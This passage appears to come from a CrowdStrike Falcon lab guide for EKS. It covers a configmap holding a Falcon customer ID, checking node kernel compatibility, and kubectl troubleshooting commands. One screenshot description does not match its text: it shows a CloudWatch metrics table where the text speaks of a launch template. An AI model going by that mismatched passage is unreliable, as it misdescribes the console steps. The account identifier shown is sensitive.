[ec2-user@ip-10-0-152-142 ~]$ kubectl describe configmap -n falcon-system
Name:          falcon-node-sensor-config
Namespace:    falcon-system
Labels:        crowdstrike.com/component=kernel_sensor
              crowdstrike.com/created-by=controller-manager
              crowdstrike.com/instance=kernel_sensor
              crowdstrike.com/managed-by=falcon-node-sensor-config
              crowdstrike.com/name=falcon-node-sensor-config
              crowdstrike.com/part-of=Falcon
              crowdstrike.com/provider=crowdstrike
Annotations:   <none>

Data
=====
FALCONCTL_OPT_CID:
-----
99957DB3ADA54E9C9D6983B8BD6B3EDD-E2
Events:  <none>
```

Appendix 2 - Verifying EKS Node Kernel Compatibility (Information Only)

Note: The following section is for information purposes only providing you with information about how to either modify an existing cluster or build a new cluster with a compatible kernel

If you are beginning a POV with a customer it is advised that you check that the kernel running on the nodes within the cluster are running a compatible kernel version.

Go to EKS > Clusters > Click on the Cluster Name > Compute > Click on the Node Group Name > Look under 'Node Group Configuration'

The screenshot shows the AWS EKS Node Group Configuration page. The top navigation bar includes 'Clusters' and 'New'. Below it, 'Related services' like Amazon ECR are listed. The main content area shows the node group 'ng-ffffe2ff7' with its configuration details:

Kubernetes version	AMI type	Launch template	Status
1.21	AL2_x86_64	cwp-demo-stack-EKSNodeGroup-12BUS1OKCNBPW	Active
AMI release version	Instance types	Launch template version	Disk size
1.21.12-20220523	m5.large	1	Specified in launch template

Obtain the kernel version from the AWS

<https://docs.aws.amazon.com/eks/latest/userguide/eks-linux-ami-versions.html>

Amazon EKS optimized Amazon Linux AMI

The following tables list the current and previous versions of the Amazon EKS optimized Amazon Linux AMI.

AMI version	kubelet version	Docker version	Kernel version	Packer version	containerd version
1.21.12-20220620	1.21.12	20.10.13-2.amzn2	5.4.196-108.356.amzn2	v20220620	1.4.13-3.amzn2
1.21.12-20220610	1.21.12	20.10.13-2.amzn2	5.4.196-108.356.amzn2	v20220610	1.4.13-3.amzn2
1.21.12-20220526	1.21.12	20.10.13-2.amzn2	5.4.190-107.353.amzn2	v20220526	1.4.13-2.amzn2.0.1
1.21.12-20220523	1.21.12	20.10.13-2.amzn2	5.4.190-107.353.amzn2	v20220523	1.4.13-2.amzn2.0.1
1.21.5-20220429	1.21.5	20.10.13-2.amzn2	5.4.188-104.359.amzn2	v20220429	1.4.13-2.amzn2.0.1

We can see the kernel version is 5.4.190-107.353.amzn2

Next check the kernel against the CrowdStrike compatibility matrix.

<https://falcon.crowdstrike.com/documentation/245/linux-supported-kernels>

Fixing the Kernel Version

1) Modify the existing Launch Configuration

In this lab we are using a managed node group. Managed node groups use AWS autoscaling to scale up and down as required. Navigate to the EC2 tab in the AWS console and view the autoscaling group configuration.

The screenshot shows the AWS CloudWatch Metrics Insights interface. A query is being run against the 'CloudWatch Metrics Insights' dataset. The results are displayed in a table with two columns: 'Time' and 'Metric'. The 'Time' column shows the timestamp of each event, and the 'Metric' column shows the specific metric value. The data is grouped by hour, with a total count of 10 events.

Time	Metric
2023-06-26T18:00:00Z	1
2023-06-26T18:01:00Z	1
2023-06-26T18:02:00Z	1
2023-06-26T18:03:00Z	1
2023-06-26T18:04:00Z	1
2023-06-26T18:05:00Z	1
2023-06-26T18:06:00Z	1
2023-06-26T18:07:00Z	1
2023-06-26T18:08:00Z	1
2023-06-26T18:09:00Z	1

From the screenshot we can see a launch template that specifies the Amazon AMI-ID that is used by the nodes. Creating a new launch template will change the AMI that is used by the nodes.

- 2) Create a new Cluster using eksctl

<https://eksctl.io/usage/custom-ami-support/>

```
eksctl create cluster --node-ami=<required ami>
```

Appendix 3 - Kubectl Troubleshooting (Information Only)

It will be helpful if you can gather the below info and then review the output files from clients. This will also be valuable to other teams like the Cloud Solution Architects, Engineering or Support. It is important to note that you can not get logs from something that is not running.

You will need to determine when the error is occurring for example:

- during deployment
- after deployment
- or when their application starts and the sensor is having a problem

To start, below is a good list of bullet points that you can ask for from the client, for troubleshooting:

- Kubernetes version
- Kernel version of host
- Falcon Container Sensor release version
- Injector logs: **kubectl logs <injector-pod-name> -n falcon-system**
- Sensor logs: **kubectl logs <app-pod-name> -c crowdstrike-falcon-container -n <app-namespace>**
- Injector events: **kubectl get events -n falcon-system**
- App pod events: **kubectl get events -n <app-namespace>**
- Modified deployment yaml file after injection

If some of the logs are empty, it means that the injector could be failing, the app is not starting, or something is failing before it is even started and there will be no logs. Below will help if logs are missing.

- **kubectl get pods -n falcon-system** is a good place to start for base information.
- If the injector pod is not healthy, leverage the command: **kubectl describe pod <injector-pod-name> -n falcon-system**
 - If the pod is out of resources, cant add a new resource, the above command will also help.
- If the Application pod is not healthy/ready after injection: **kubectl describe pod <app-pod-name> -n <app-namespace>**

- If you need more verbose data, you can leverage the command: **kubectl get pod -o yaml <app-pod-name> -n <app-namespace>**
 - NOTE: This command above will show secrets so make sure to have the client scrub the secrets before sending this file over for examination.
- If you need to understand their pod security policy, can leverage: **kubectl get podsecuritypolicy -A**

Another thing to note is that events roll off, they do not stay around forever in the logs, so pulling fresh logs is better.

Try running these commands in your environment and reviewing the output!